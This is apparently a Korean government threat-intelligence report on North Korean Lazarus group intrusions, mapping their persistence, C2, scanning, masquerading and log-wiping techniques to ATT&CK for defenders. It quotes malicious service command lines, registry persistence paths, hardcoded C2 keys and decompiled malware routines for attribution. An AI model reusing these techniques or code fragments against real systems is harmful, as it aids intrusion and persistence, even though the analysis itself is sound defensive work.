
2020년 Operation Bookcodes

공격자는 메일 본문을 제품관련 견적서 문의로 위장하여 영업담당 직원에게 스피어 피싱 메일을 보내었다. Exploit 공격을 수행하기 위해 Internet Explorer를 이용하여 특정 홈페이지를 접속하도록 유도하는데, 이는 버전 업데이트가 중단된 비교적 취약한 웹 브라우저이면서 이미 공개된 취약점을 이용하였기 때문으로 추정된다. 당시 취약점 코드는 발견하지 못했다.




2023년 Operation GoldGoblin


주로 언론사 사이트에 악성 스크립트를 삽입해 워터링홀 페이지로 악용했으며, 해당 페이지에 접속 시 보안 소프트웨어의 취약점을 악용해 악성코드를 삽입하는 전략을 사용했다.



Execution - SYSTEM Service: Service Execution


Lazarus 그룹은 대부분의 악성코드를 서비스 설치를 통해 실행한다. 악성코드는 서비스용으로 제작되지 않았기 때문에 서비스로서 실행에는 실패하여 서비스 실행 지연(EventID 7009)과 실패 이벤트(EventID 7000) 로그가 연달아 찍히는 것이 특징이다.






과거에는 네트워크 서비스 기능과 관련된 svchost.exe 프로세스의 netsvcs 그룹 안에 악성코드를 등록하여 실행하였다. 하지만 최근에는 cmd나 rundll 프로세스를 이용하여 악성코드를 실행하는 모습도 보이고 있다.

2018년 가상자산 관련 기업 침해사고



2020년 Operation Bookcodes



2021년 언론사 침해사고

```
시스템에 서비스가 설치되었습니다.

서비스 이름:  RealTek
서비스 파일 이름:  %SystemRoot%₩System32₩svchost.exe -k netsvcs -p -s RealTek
서비스 유형:  사용자 모드 서비스
서비스 시작 유형:  자동 시작
서비스 계정:  LocalSystem
```

2023년 Operation GoldGoblin

```
시스템에 서비스가 설치되었습니다.

서비스 이름:  WinRMSvc
서비스 파일 이름:  cmd.exe /c start /b C:₩ProgramData₩PicPick₩wsmprovhost.exe 1KmSvyn2Dcmu4Scg9vyakrecaVZs7bxI+O/bYgGbvXPmdm3/OmCmzKlG1VTMDhGO
서비스 유형:  사용자 모드 서비스
서비스 시작 유형:  자동 시작
서비스 계정:  LocalSystem
```


Persistence - Boot or Logon Autostart Execution: Security Support Provider

Lazarus 그룹은 악성코드 자동 실행을 위해 레지스트리 HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages 경로에 악성코드를 등록한다. 시스템이 부팅되면 Local Security Authority(LSA)는 인증을 위해 Security Support Providers(SSPs)에 등록된 DLL을 로드하는데, 이때 악성코드가 등록되어있다면 자동으로 실행되면서 악성 행위를 하게된다.

해당 기능을 통해 악성코드를 자동으로 실행하기 위해서는 악성코드가 C:\Windows\System32\에 존재해야 한다. 따라서 Lazarus 그룹은 지속성 유지가 필요한 악성코드들을 C:\Windows\System32\에 생성한다.

2021년 국내 대학교 침해사고

LSA에 의해 자동실행되기 위해 HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages 레지스트리 경로에 asap라는 키를 생성하고 C:\Windows\System32\ 디렉토리 경로에 악성코드 asap.dll을 생성하였다.



2023년 Operation GoldGoblin

이번 오퍼레이션에서도 다수의 피해 기업에서 HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages 레지스트리 경로를 자동 실행을 위해 사용하는 것을 확인할 수 있었다.


Command and Control - Web Service: Bidirectional Communication

Lazarus 그룹은 과거부터 웹 통신 기반의 명령제어체계를 유지해왔다. 명령제어서버의 구조는 직접 명령을 주고받는 C&C 서버와 C&C 서버를 관리하기 위한 관리용 MID 서버로 이루어져있다.

또한 외부와의 인터넷이 안되는 내부망 대역의 명령제어를 위해 내부망에 존재하는 서버에 침투한 후 웹기반 C&C 서버를 구축하는 것이 특징이다.


2018년 가상자산 관련 기업 침해사고

문서관리솔루션의 웹페이지 취약점을 통해 인터넷망에서 내부망으로 침투하였다. 침투 후 내부 시스템들을 제어하기 위해 문서관리서버에 명령제어용 웹페이지를 생성하고 내부 감염 PC들을 제어하였다.



2023년 Operation GoldGoblin

VPN 계정 탈취를 통해 내부망으로 침투하였다. 침투 후 내부 시스템들을 제어하기 위해 백업 서버에 IIS 웹서버를 설치한 후 명령 제어용 웹페이지를 생성하고 내부 감염 PC들을 제어하였다.




Command and Control - Proxy: Internal Proxy

이미 장악한 시스템에 원격 데스크톱 접속 시, 접속한 IP를 숨기기 위해 프록시 도구인 lcx 프로그램을 자주 사용한다. 프록시 도구 사용 흔적은 윈도우 이벤트로그에 나타난다.


2018년 소프트웨어 개발사 침해사고

프록시 도구를 사용하면 원격 접속한 IP가 127.0.0.1(localhost)로 로그에 기록된다. 이런 경우 공격자가 어느 서버에서 원격 접속을 하였는지 알기 어렵다.




2020년 Operation Bookcodes

피해 시스템에 프록시도구를 생성하다가 백신에 탐지되기도 한다. 알려진 프록시 도구인 lcx나 htran은 대부분의 백신에서 탐지한다.




2023년 Operation GoldGoblin

최근 사고에서도 프록시 도구를 사용한 흔적을 발견하였으나 lcx나 htran 같은 악성 목적으로 만들어진 도구들은 발견되지 않았다. 따라서 잘 알려지지 않은 프록시 도구를 사용중인것으로 추정된다.




Discovery - Network Service Discovery

Lazarus 그룹은 침투한 기업의 네트워크 구성을 파악하기 위해 네트워크 스캐너를 사용한다. 대부분의 네트워크 스캐너는 백신에 탐지되기 때문에 이를 피하기 위해 Nir Soft사에서 개발한 WakeMeOnLan이라는 프로그램을 주로 사용한다. WakeMeOnLan의 주요 기능은 Lan 포트를 통해 시스템을 부팅시키는 것이지만 네트워크 스캔 기능도 일부 포함되어있어 Lazarus는 이것을 네트워크 스캐너로 사용하는 모습을 보인다.



2018년 소프트웨어 개발사 침해사고

C:\Windows 디렉토리에 java.exe로 이름을 위장하여 생성하였다. java.cfg는 WakeMeOnLan의 임시 데이터가 저장된 캐시파일이며, javaupdate.html은 WakeMeOnLan의 스캔 결과값을 저장한 파일이었다.



2023년 Operation GoldGoblin

이번 Operation에서도 WakeMeOnLan을 사용한 명령줄 흔적이 발견되었다. ssh.dat는 WakeMeOnLan의 위장파일명이며 scan, UseIPAdressesRange, IPAddressFrom, IPAddressTo, UserNetworkAdapter, shtml과 같은 옵션은 WakeMeOnLan의 CLI 버전에서 사용하는 옵션들이다.

Field Data
'₩Device₩HarddiskVolume3₩Windows₩System32₩spoolsv.exe' 프로세스(PID 4236)의 'cmd.exe /c C:₩ProgramData₩ssh₩ssh.dat /scan /UseIPAddressesRange 1 /IPAddressFrom 10.10.25.1 /IPAddressTo 10.10.25.254 /UseNetworkAdapter 0 /shtml C:₩ProgramData₩ssh₩xinfo.log' 명령줄과 'C:₩Windows₩System32₩cmd.exe' 하위 프로세스 생성이 차단되었을 수 있습니다.

Defense Evasion - Masquerading: Match Legitimate Name or Location

악성코드 생성시 C:\ProgramData\와 C:\Windows\System32 경로를 자주 활용하는 모습을 보인다.

침해사고	악성코드 경로
2018년 가상자산 관련 기업 사고	C:\ProgramData\adobe\ C:\ProgramData\softcamp\ C:\Windows\System32\[ServiceName].dll
2020년 Operation Bookcodes	C:\ProgramData\ C:\Windows\System32\[ServiceName].dll
2023년 Operation GoldGoblin	C:\ProramData\USOShared\ C:\ProramData\picpick\ C:\ProramData\ESTsoft\ C:\ProramData\Nuget\ C:\ProramData\Intel\ C:\ProramData\ssh\ C:\ProramData\Microsoft\DRM\ C:\Windows\System32**proc.sys

Defense Evasion - Indicator Removal: Clear Windows Event Logs

악성행위 이후 이벤트로그에 흔적을 남기지 않기 위해 삭제 행위를 한다. 악성코드 서비스 설치 시 흔적이 남는 SYSTEM 이벤트로그와 원격 데스크톱 접속 시 흔적이 남는 SECURITY 이벤트로그를 주로 삭제한다.

▼ 악성코드 유사성

이번 침해사고에서 확보한 악성코드들은 기존에 Lazarus그룹(HiddenCobra)가 사용하고있는 악성코드와의 유사성을 확인했다.

GiddyupStda Bold

악성코드는 기존 2018년 국내 가상자산 관련 기업 공격에 사용되었던 악성코드와의 일부 유사성이 확인되었다.

1. 명령제어 페이지에서 사용하는 키 값 유사

(좌) GiddyupStda Bold 명령제어지, (우) '18 가상자산 악성코드 명령제어지

```
private static final String PASSWORD_FIRST = "NVWo1dpKf02J9wk4O8AC";
private static final String PASSWORD_SECOND = "PvfxtShbdHe895yEoUAV";
private static final String PARAM_FIRST = "board";
private static final String PARAM_SECOND = "contents";
private static final String PARAM_THIRD = "table";
private static final String TYPE_FIRST  = "economy";
private static final String TYPE_SECOND = "fashion";
private static final String TYPE_THIRD  = "cook";
private static final String TYPE_FOURTH = "diet";
private static final String TYPE_FIFTH  = "comic";
private static final String TYPE_SIXTH  = "travel";
private static final String RESPONSE_SUCCESS = "<!DOCTYPE html>";
private static final String RESPONSE_FAIL = " ";
private static final String REPLACE_STRING = "D9hWnVEqdgzJ67/B8euS0yKCIMr
```

2. 악성코드 문자열 복호화 알고리즘 동일 (치환(Substitution) & 방법 동일
   (좌) GiddyupStda Bold 악성코드 복호화 알고리즘, (우) '18 가상자산 악성코드 복호화 알고리즘

```
  result = strdup(a1);
  v2 = result;
  if ( result )
  {
    v3 = 11;
    if ( *result )
    {
      v4 = result;
      do
      {
        v5 = 0;
        v6 = &Substitution_table;
        while ( *v4 != *v6 )
        {
          ++v5;
          v6 = (v6 + 1);
          if ( v5 >= 0x40 )
            goto LABEL_9;
        }
        v7 = *(&Substitution_table + ((v5 - v3) & 0x3F));
        *v4 = v7;
        v3 = (v3 + v7) & 0x3F;
LABEL_9:
        ++v4;
      }
      while ( *v4 );
    }
    return v2;
  }
  return result;
```

```
  result = strdup(a1);
  v2 = result;
  if ( result )
  {
    v3 = 11;
    if ( *result )
    {
      v4 = result;
      do
      {
        v5 = 0;
        v6 = &Substitution_table;
        while ( *v4 != *v6 )
        {
          ++v5;
          v6 = (v6 + 1);
          if ( v5 >= 0x40 )
            goto LABEL_9;
        }
        v7 = *(&Substitution_table + ((v5 - v3) & 0x3F));
        *v4 = v7;
        v3 = (v3 + v7) & 0x3F;
LABEL_9:
        ++v4;
      }
      while ( *v4 );
    }
    return v2;
  }
  return result;
```

3. 명령제어지와 통신시 사용하는 문자열 유사
   (좌) GiddyupStda Bold 통신 관련 문자열, (우) '18 가상자산 악성코드 통신 관련 문자열

```
memset(Buffer, 0, 513);
Source = 0i64;
memset(v9, 0, 260);
memset(v11, 0, 260);
v7 = 0;
vsprintf_(v9, "%s", "8RVi4-UPMQvFgjMJ3cZF");
vsprintf_(v11, "%X", a1);
sprintf_s(Buffer, 0x201ui64, "%s%s&%s%s", "type=", v11, "data=", v9);
v2 = sub_1800057F0(Buffer, strlen(Buffer), &Source, &v7);
v3 = Source;
if ( v2 != 1 )
{
LABEL_6:
  if ( v3 )
  {
    v6 = Decode_str("My9DHrY6s");             // LocalFree
    v6(v3);
  }
  return 0i64;
}
memset(Destination, 0, 260);
if ( Source )
{
  if ( v7 >= 0xF )
  {
    memcpy_s(Destination, 0x104ui64, Source, 0xFui64);
    if ( !strcmp(Destination, "<!DOCTYPE html>") )
    {
      v4 = Decode_str("My9DHrY6s");           // LocalFree
      v4(v3);
      return 1i64;
    }
  }
  goto LABEL_6;
}
return 0i64;
```

```
memset(DstBuf, 0, 513);
Src = 0i64;
memset(v9, 0, 260);
memset(v11, 0, 260);
v7 = 0;
sub_18000EDA0(v9, "%s", "NVWo1dpKf02J9wk4O8AC");
sub_18000EDA0(v11, "%X", a1);
sprintf_s(DstBuf, 0x201ui64, "%s%s&%s%s", "board=", v11, "contents=", v9);
v2 = sub_180010950(DstBuf, strlen(DstBuf), &Src, &v7);
v3 = Src;
if ( v2 != 1 )
{
LABEL_6:
  if ( v3 )
  {
    v6 = decode("Sqbk9aJyT");
    (v6)(v3);
  }
  return 0i64;
}
memset(Dst, 0, 260);
if ( Src )
{
  if ( v7 >= 0xF )
  {
    memcpy_s(Dst, 0x104ui64, Src, 0xFui64);
    if ( !strcmp(Dst, "<!DOCTYPE html>") )
    {
      v4 = decode("Sqbk9aJyT");
      (v4)(v3);
      return 1i64;
    }
  }
  goto LABEL_6;
}
return 0i64;
```

proc.sys

proc악성코드는 다운로더 악성코드이나, 코드의 특징이 CISA에서 공개한 원격제어도구인 FALLCHILL 악성코드와의 코드가 유사한 점을 확인했다[3].

CISA에서 공개했던 FALLCHILL의 경우 암호 알고리즘이 RC4를 이용했으나, 당시 국내 특정 호스팅업체를 공격했던 악성코드의 경우 암호 알고리즘이 AES 로 변경된 점을 확인했었으며, 이번에 침해사고에 악용된 **proc.sys는 이 FALLCHILL-AES 버전과 코드가 유사하다.

CISA에서 2017년 공개한 FALLCHILL (RC4) 유형 특징 정보

문자열 복호화	RC4+XOR
명령 송·수신	RC4+XOR
통신 프로토콜	Fake TLS (TLS 1.0, TLS 1.2)
버전	2.3 , x86_3.0


명령 체계	0xFF34 ~ 0xFF56
참조 레지스트리	SYSTEM\CurrentControlSet\services\eventlog\Application\Config


KrCert 2018 년도 국내 침해사고에서 FALLCHILL (AES) 유형 특징 정보

문자열 복호화	AES
명령 송·수신	AES+BASE64
통신 프로토콜	HTTP, TLS 1.0
버전	x86_1.0, x64_1.0
명령 체계	0xFF31 ~ 0xFF5D
참조 레지스트리	SYSTEM\CurrentControlSet\Services\eventlog\Application\Conf SYSTEM\CurrentControlSet\services\eventlog\Application\Config

1. 문자열 복호화에 AES128 알고리즘을 사용했으며, 암호화 키는 Unicode 16자리(32byte) 문자열이 하드코딩 되어있으며, 실제 복호화시 앞 8개의 문자열(16byte)을 이용해 복호화 키로 활용.

   (좌) proc.sys 악성코드 문자열 복호화 (우) '18 호스팅사 침해사고 악성코드 문자열 복호화





2. 악성코드는 명령제어서버와 통신 직전에 16byte의 새로운 랜덤 키를 생성한다. 이때 rand 함수를 통해 생성한 값을 3으로 나누어 나머지가 0 이면 0-9숫자, 나머지가 1이면 소문자 a-z, 나머지가 2이면 A-Z의 대문자값을 할당한다. 이 키는 명령제어서버와 데이터를 송·수신할 때 사용되며, 최초 접속 시 해당 키를 base64로 인코딩하여 명령제어서버에 전송한다.

   (좌) proc.sys 16byte 랜덤키 생성 (우) '18 호스팅사 침해사고 16byte 랜덤키 생성

```
v13 = GetTickCount_0();
srand(v13);
for ( cnt = 0i64; cnt < 16; ++cnt )
{
  v15 = rand();
  if ( v15 == 3 * (v15 / 3) )
  {
    v16 = v15 % 10 + 48;
  }
  else if ( v15 % 3 == 1 )
  {
    v16 = v15 % 26 + 97;
  }
  else
  {
    v16 = v15 % 26 + 65;
  }
  v85[cnt] = v16;
}
```

```
v1 = GetTickCount();
srand(v1);
for ( i = 0; i < 16; ++i )
{
  v4 = rand();
  if ( v4 % 3 )
  {
    if ( v4 % 3 == 1 )
      v2 = v4 % 0x1A + 97;
    else
      v2 = v4 % 0x1A + 65;
    *(i + a1) = v2;
  }
  else
  {
    *(i + a1) = v4 % 0xA + 48;
  }
}
```

3. 악성코드가사용하는 레지스트리 경로가 동일한 경로를 사용한다.

악성코드명	명명(침해사고)	참조 레지스트리 경로

FALLCHILL (RC4)	CISA('17)	SYSTEM\CurrentControlSet\services\eventlog\Application\Config
FALLCHILL (AES)	KISA('18 호스팅사 침해사고	SYSTEM\CurrentControlSet\services\eventlog\Application\Config
**proc.sys	KISA('21~'23)	SYSTEM\CurrentControlSet\services\eventlog\Application\Config

4. 레지스트리에 저장된 악성코드가 이용하는 값 데이터 복호화시 확인할 수 있는 악성코드 버전 정보

악성코드명	FALLCHILL (RC4)	FALLCHILL (AES)	**proc.sys
버전 정보	2.3 , x86_3.0	x86_1.0, x64_1.0	x64_1.2

References


[1] TTPs#2 스피어 피싱으로 정보를 수집하는 공격망 구성 방식 분석 (KISA, '20.6)

[2] Operation 'Dream Job' (ClearSky, '20.8)

[3] HIDDEN COBRA – North Korean Remote Administration Tool: FALLCHILL(CISA, '17.11)

Appendix. Tactics, Techniques, and Procedures

해킹 사고가 지속 발생함에 따라 보안 요구 사항은 점점 더 까다로워지고 있으며 방어 시스템의 기능은 매우 높은 수준으로 발전하고 있다. 그렇지만, 과거의 침해사고들이 현재에도 여전히 발생하고 있으며, 방어 체계를 잘 갖춘 기업도 전혀 예외는 아닙니다.
사이버보안에서 유명한 고통의 피라미드(The Pyramid of Pain)는 방어자가 TTPs(Tactics, Techniques, and Procedures)와 같은 공격자의 전략과 전술, 그리고 그 과정을 이해하고 방어 체계를 운영하는 것이 가장 효과적임을 잘 표현하고 있다. **보안은 공격자를 Tough!한 단계로 끌고 가는 것 입니다.**



고통의 피라미드, David J Bianco

여전히, IoC(Indicator of Compromise, 악성IP - 악성 도메인 등 단순 지표) 기반의 방어 체계는 매우 유용합니다. 다만, **공격자는 단순 지표와 관련된 공격 인프라를 쉽게 확보하고 버릴 수 있습니다.**

하지만 TTPs는 그렇지 않습니다. **공격자는 TTPs를 쉽게 확보하거나 버리기 어렵습니다.** 타깃이 정해진 공격자는 타깃의 방어 환경을 무력화하기 위해 많은 시간을 들여서 TTPs를 학습하고 연습해 확보된 TTPs를 지속 활용할 수 있는 대상들이 새로운 타깃이 되게 됩니다.

공격자의 TTPs는 언제나 방어 환경의 특성과 맞물려 있습니다. 그래서, 방어자는 방어 환경에 대해 정확히 이해하고 있어야 하며, 공격의 흐름과 과정을 패턴이나 기법이 아닌 전략 전술 관점으로 보아야 합니다.

방어자의 환경과 공격자의 TTPs는 함께 이야기 되어야 합니다. TTPs를 이해한 방어자는 '공격자의 TTPs가 방어자 환경에 유효한 것인지' 여부와, '유효하다면 TTPs를 무력화할 수 있는 방어 전략은 무엇인지' 등 2가지를 설명할 수 있습니다.

한국인터넷진흥원은 침해사고 대응 과정을 통해 공격자의 TTPs를 파악하고 있으며, 그 과정 및 대응방안을 ATT&CK Framework 기반으로 작성하여 배포합니다. 보고서에 포함되어 있는 공격의 TTPs와 관련된 다양한 흔적들(Artifacts)은 TTPs에 대한 이해를 돕는 수단입니다.